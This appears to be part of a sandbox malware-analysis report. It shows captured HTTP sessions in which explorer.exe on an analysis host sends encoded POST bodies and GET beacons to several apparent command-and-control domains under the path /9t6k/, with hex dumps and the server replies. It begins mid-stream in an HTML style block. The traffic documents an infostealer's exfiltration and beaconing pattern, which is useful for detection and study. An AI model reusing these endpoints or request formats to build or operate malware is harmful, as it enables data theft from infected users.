6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 12c7<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.5	49808	157.245.239.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:08.318958998 CET	7135	OUT	POST /9t6k/ HTTP/1.1 Host: www.ahomedokita.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.ahomedokita.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ahomedokita.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 32 61 76 61 38 79 71 43 6a 6f 52 49 4c 63 65 58 45 56 4d 5f 63 4a 43 33 28 38 4b 58 66 36 39 66 48 36 55 64 79 32 6b 61 74 44 5a 66 55 4b 6e 73 55 57 4e 6e 56 35 33 43 47 76 57 4e 58 45 62 49 54 57 49 4e 35 6d 79 44 7a 5a 71 36 32 2d 45 46 30 77 66 56 39 57 30 42 63 56 37 67 6a 6d 34 6c 39 53 28 36 62 76 45 6b 36 45 7a 2d 68 77 32 4e 4d 79 73 33 64 63 7e 63 56 65 46 64 7a 64 69 66 62 47 48 75 66 64 48 74 76 4d 51 5f 6e 4a 6c 62 50 75 47 34 6d 73 36 39 63 54 38 6f 6b 41 72 74 4c 38 49 35 7e 4b 73 73 46 6e 6a 65 55 4e 44 46 66 71 49 76 4a 70 39 4a 73 56 59 46 30 5f 46 41 69 43 6c 70 62 71 56 46 6d 31 5a 55 50 6c 4a 4e 46 64 30 31 77 35 77 4f 70 2d 6d 48 71 51 31 6c 7a 5a 72 5f 4d 4a 41 55 37 76 33 32 34 63 63 54 70 63 46 69 6f 41 73 75 6d 6e 4d 37 4f 5f 34 63 34 45 76 78 33 47 41 34 4e 37 7a 34 74 49 54 7a 41 48 4a 58 56 5a 4b 71 37 4e 31 38 30 55 75 48 51 55 56 57 31 5f 28 55 78 78 7e 54 38 6e 38 79 41 42 67 62 4d 67 6b 78 4f 75 36 79 30 35 63 71 6d 43 38 6a 58 75 68 73 78 31 6a 52 58 41 4b 72 39 64 7a 41 37 73 28 42 35 4f 76 59 31 41 48 6a 6d 31 30 43 69 6e 7a 4c 41 7a 6c 74 35 79 61 56 35 77 63 7a 4f 7a 77 56 48 42 59 75 64 31 6c 66 62 48 37 71 73 39 64 71 35 56 6a 66 4a 74 34 6a 42 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=2ava8yqCjoRILceXEVM_cJC3(8KXf69fH6Udy2katDZfUKnsUWNnV53CGvWNXEbITWIN5myDzZq62-EF0wfV9W0BcV7gjm4l9S(6bvEk6Ez-hw2NMys3dc~cVeFdzdifbGHufdHtvMQ_nJlbPuG4ms69cT8okArtL8l5~KssFnje UNDFfqIvJp9JsVYF0_FAiClpbqVFm1ZUPlJNFd01w5wOp-mHqQ1lzZr_MJAU7v324ccTpcFioAsumnM7O_4c4Evx3G A4N7z4tITzAHJXVZKq7N180UuHQUVW1_(Uxx~T8n8yABgbMgkxOu6y05cqmC8jXuhsx1jRXAKr9dzA7s(B5OvY1AHj m10CinzLAzIt5yaV5wczOzwVHBYud1lfbH7qs9dq5VjfJt4jBg).

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:08.500829935 CET	7136	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:08:08 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://ahomedokita.com/9t6k/ Content-Length: 322 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 2f 39 74 36 6b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.ahomedokita.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49747	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:09.509222984 CET	5954	OUT	GET /9t6k/?URflh=rm4JCycf8jgnKzL2gaZxJFxF+HyMTTLQtqzA4xmgqdXyWq3yu1ARpOH0ZAK4rmQWxcAt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.pocketspacer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:04:09.624716043 CET	5954	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:04:09 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc566e9-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.5	49809	157.245.239.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:08.490524054 CET	7135	OUT	GET /9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.ahomedokita.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:08.658791065 CET	7137	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:08:08 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://ahomedokita.com/9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p Content-Length: 425 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 2f 39 74 36 6b 2f 3f 55 52 66 6c 68 3d 35 59 62 67 69 57 4f 4d 76 4b 31 30 65 2b 44 2b 54 69 34 6f 4b 76 6d 54 77 75 53 77 61 4b 42 64 65 4b 4e 4c 72 6b 56 41 73 52 52 76 46 35 4c 77 62 54 4d 4f 65 73 47 59 65 64 6d 31 62 47 33 63 4a 57 49 61 26 61 6d 70 3b 55 66 72 44 61 6c 3d 30 6e 4d 70 71 4a 56 50 35 74 5f 50 44 44 35 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.ahomedokita.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.5	49810	104.24.104.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:13.694751024 CET	7138	OUT	POST /9t6k/ HTTP/1.1 Host: www.dainikamarsomoy.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.dainikamarsomoy.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.dainikamarsomoy.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 5a 35 62 49 47 78 76 62 56 32 6e 41 6c 32 79 65 49 63 69 69 6c 70 7a 33 6c 55 38 77 5a 75 38 52 51 2d 76 46 4a 7a 61 45 78 70 4b 7a 4a 74 51 76 4c 56 5a 57 35 31 37 63 44 32 74 6e 59 65 53 7a 48 6d 45 32 28 36 46 51 32 39 79 75 6a 50 32 74 67 5f 6d 47 71 30 39 4c 67 6a 4b 53 30 6b 45 75 45 75 70 34 4a 6c 50 41 41 70 5a 58 48 73 68 54 6c 66 57 6c 52 6e 78 52 35 57 28 69 53 55 79 71 4f 32 31 4d 69 58 4f 4d 41 61 41 52 4b 78 4e 58 44 4b 6e 34 6a 6b 50 6e 33 35 36 4d 52 6d 48 53 74 64 7a 61 30 65 6f 41 72 38 38 5f 6d 41 79 71 39 56 48 65 62 38 31 53 44 46 65 43 4b 5f 49 64 69 36 6e 66 43 66 66 79 28 37 79 76 31 44 43 79 4e 6a 33 6b 48 41 68 4e 62 41 61 57 55 36 77 59 55 67 61 62 62 45 56 65 67 47 7e 6b 62 62 79 69 68 38 42 5a 4f 78 59 6d 55 52 72 66 32 53 30 48 61 70 63 68 70 63 74 76 6d 76 4c 6b 6b 35 56 4d 41 53 4c 53 70 33 70 58 51 77 69 64 6d 72 4a 4d 56 67 72 5a 65 52 78 64 6c 65 67 6d 36 32 59 67 72 6f 35 4c 36 49 57 77 74 33 43 71 6a 62 76 32 62 55 6d 33 42 64 69 5a 32 67 4a 4a 38 49 6f 4f 57 41 28 49 75 69 74 46 30 63 4f 76 4f 6b 28 61 57 57 30 55 32 57 43 37 28 66 6a 50 41 61 49 48 31 35 76 54 32 32 52 46 78 4a 28 6a 45 33 51 30 50 67 75 46 4d 54 58 73 38 32 66 54 45 6b 5a 46 65 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=Z5bIGxvbV2nAl2yeIciilpz3lU8wZu8RQ-vFJzaExpKzJtQvLVZW517cD2tnYeSzHmE2(6FQ29yujP2tg_mGq09LgjKS0kEuEup4JlPAApZXHshTlfWlRnxR5W(iSUyqO21MiXOMAaARKxNXDKn4jkPn356MRmHStdza0eoAr88_mAyq9VHeb81SDFeCK_Idi6nfCffy(7yv1DCyNj3kHAhNbAaWU6wYUgabbEVegG~kbbyih8BZOxYmURrf2S0Hapchpctvmv Lkk5VMASLSp3pXQwidmrJMVgrZeRxdlegm62Ygro5L6IWwt3Cqjbv2bUm3BdiZ2gJJ8IoOWA(luitF0cOvOk(aWW0U2WC7(fjPAaIH15vT22RFxJ(jE3Q0PguFMTXs82fTEkZFeg).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.5	49811	104.24.104.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:13.722085953 CET	7139	OUT	GET /9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.dainikamarsomoy.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:13.968651056 CET	7140	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:08:13 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=dce6bbb6ef6bcc9b010dbd513535ed47d1606986493; expires=Sat, 02-Jan-21 09:08:13 GMT; path=/; domain=.dainikamarsomoy.com; HttpOnly; SameSite=Lax Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://dainikamarsomoy.com/9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p X-LiteSpeed-Cache: hit CF-Cache-Status: DYNAMIC cf-request-id: 06c97507250000027bc9d93b000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=a831%2FSO%2FNhmpPHv5NGyLzLmUhbcg3UlGvX5MDiGQWnLI4A0okZIgUjtC0KGxlkZZUuNe251stUgxudDy7E7gSIgnV9yy%2FwE0eR%2BYoiXZwyxbcGQEs%2Bm4Ng%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc2451db7927bc-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.5	49812	198.54.117.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:24.270152092 CET	7142	OUT	POST /9t6k/ HTTP/1.1 Host: www.kingdomwinecommunity.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.kingdomwinecommunity.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kingdomwinecommunity.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 50 6f 7a 79 71 59 39 35 71 50 52 42 4c 66 4b 76 57 6e 5a 44 4d 7a 59 37 4e 50 62 72 37 59 65 70 7a 62 68 4e 36 73 76 7a 7e 61 51 58 41 4c 63 55 47 51 42 68 7a 59 63 4e 73 4c 32 6e 6a 43 64 69 37 62 56 71 50 59 7a 6c 58 47 76 79 30 5f 56 6a 65 37 78 4d 43 46 61 57 75 46 72 32 45 71 62 4b 79 78 35 55 64 30 5a 38 64 49 7e 6b 79 4e 6c 51 62 49 39 6f 71 6b 4e 68 36 6d 4a 79 74 32 53 32 74 44 35 43 38 58 73 4a 68 78 45 4b 67 31 75 32 74 73 36 64 53 43 4c 36 52 4a 35 55 54 78 61 72 46 54 4f 37 67 53 4d 6d 28 35 50 58 62 32 76 75 35 33 56 44 28 4e 64 6a 45 4c 4a 65 62 6b 28 6f 59 39 75 63 6b 62 55 6f 73 53 4a 2d 6e 79 50 38 6f 6e 50 78 6f 7a 78 5a 49 4d 6d 38 69 50 4a 54 66 30 6d 77 37 74 39 78 4e 69 72 63 72 66 33 61 61 62 69 76 4c 64 59 46 53 62 49 4b 68 6b 53 31 65 49 54 46 55 53 51 54 6f 6a 47 38 47 36 67 69 6c 46 70 37 64 49 68 46 64 52 37 50 32 55 30 66 55 56 74 39 45 48 59 37 6f 48 46 64 6f 67 35 49 6d 43 78 4d 61 4a 54 70 79 37 33 4c 45 76 44 63 56 76 63 31 45 5a 37 36 76 68 55 49 6d 59 31 71 6a 4e 72 51 7e 46 49 44 51 47 4c 66 59 70 4c 33 53 35 4a 53 4f 65 62 70 48 6a 53 72 50 6e 54 75 31 4c 64 75 35 39 53 4c 67 46 44 38 73 54 55 4c 68 43 51 38 41 44 46 5f 49 54 59 41 48 67 28 75 36 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=PozyqY95qPRBLfKvWnZDMzY7NPbr7YepzbhN6svz~aQXALcUGQBhzYcNsL2njCdi7bVqPYzlXGvy0_Vje7xMCFaWuFr2EqbKyx5Ud0Z8dl~kyNlQbI9oqkNh6mJyt2S2tD5C8XsJhxEKg1u2ts6dSCL6RJ5UTxarFTO7gSMm(5PXb2vu53VD(NdjELJebk(oY9uckbUosSJ-nyP8onPxozxZIMm8iPJTf0mw7t9xNircrf3aabivLdYFSblKhkS1eITFUSQTojG8G6gilFp7dlhFdR7P2U0fUVt9EHY7oHFdog5ImCxMaJTpy73LEvDcVvc1EZ76vhUlmY1qjNrQ~FIDQGLfYpL3S5JSOebpHjSrPnTu1Ldu59SLgFD8sTULhCQ8ADF_ITYAHg(u6Q).
Dec 3, 2020 10:08:24.434139013 CET	7142	IN	HTTP/1.1 405 Not Allowed Date: Thu, 03 Dec 2020 09:08:24 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.5	49813	198.54.117.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:24.441462040 CET	7143	OUT	GET /9t6k/?URflh=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN346XCugNKhu9g&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.kingdomwinecommunity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.5	49814	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:29.638134956 CET	7144	OUT	POST /9t6k/ HTTP/1.1 Host: www.pocketspacer.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.pocketspacer.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.pocketspacer.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 6b 6b 4d 7a 63 57 4d 6c 7e 7a 51 31 58 7a 32 73 68 76 6f 77 4a 69 46 36 38 30 4b 51 61 42 54 5a 30 4d 7e 35 6b 43 7e 63 6c 6f 62 4a 51 35 7a 78 38 57 38 44 75 71 43 35 4c 42 53 61 6d 6b 30 4e 76 49 51 32 6e 46 4a 4f 53 61 73 56 7a 66 33 61 53 4c 66 50 56 57 75 6a 57 37 4d 68 6a 41 67 30 6e 35 4a 74 4d 50 42 6b 42 7a 4f 73 49 57 7e 4e 66 52 71 53 71 75 70 41 43 4b 42 4c 54 77 31 70 62 47 4a 76 30 68 34 59 64 46 79 2d 6f 75 4f 55 51 76 74 39 59 68 7a 2d 78 37 78 44 76 42 55 76 38 34 30 63 69 37 7e 78 4e 6f 78 44 70 51 54 75 46 6e 62 6b 38 61 4b 35 59 67 6a 68 42 4d 76 75 74 6e 78 51 34 55 62 49 6b 69 51 6b 4b 7a 43 75 43 33 45 33 4f 47 6e 33 4d 6b 50 46 4d 54 36 68 7e 43 47 4e 38 62 59 6b 55 49 47 6d 4b 72 41 38 62 34 4f 71 53 6a 37 59 75 4b 36 61 5a 32 71 58 4b 39 4c 5f 51 42 6d 61 7a 58 28 78 45 45 6c 42 78 33 38 6d 47 55 65 41 4b 4a 38 67 4d 42 57 42 31 53 4e 7a 56 6a 4b 7a 77 76 76 37 28 51 73 57 6d 72 6f 61 64 34 62 69 4b 6b 41 68 47 69 41 41 79 38 7a 35 33 51 66 61 62 7a 4d 6e 74 4c 4f 73 39 57 65 53 52 63 51 58 70 61 53 50 35 6f 32 2d 37 41 78 66 6a 43 63 37 34 6d 6f 6a 51 37 61 36 41 69 6c 4a 35 48 41 4d 37 78 70 63 77 51 61 53 57 58 35 4b 6d 39 30 34 28 37 53 4a 32 77 35 32 7a 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=kkMzcWMl~zQ1Xz2shvowJiF680KQaBTZ0M~5kC~clobJQ5zx8W8DuqC5LBSamk0NvIQ2nFJOSasVzf3aSLfPVWujW7MhjAg0n5JtMPBkBzOsIW~NfRqSqupACKBLTw1pbGJv0h4YdFy-ouOUQvt9Yhz-x7xDvBUv840ci7~xNoxDpQTuFnbk8aK5YgjhBMvutnxQ4UbIkiQkKzCuC3E3OGn3MkPFMT6h~CGN8bYkUIGmKrA8b4OqSj7YuK6aZ2qXK9L_QBmazX(xEElBx38mGUeAKJ8gMBWB1SNzVjKzwvv7(QsWmroad4biKkAhGiAAy8z53QfabzMntLOs9WeSRcQXpaSP5o2-7AxfjCc74mojQ7a6AilJ5HAM7xpcwQaSWX5Km904(7SJ2w52zQ).
Dec 3, 2020 10:08:29.753004074 CET	7145	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Thu, 03 Dec 2020 09:08:29 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQEN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_GEwHlQi1VSZyqT1UrUqUVjt2O3ea2iKHxBU0nHP+F3O2SR8NbunloVfXW2nNgfPoaMr79v5xJzKy9z+J494BhQ Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.5	49815	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
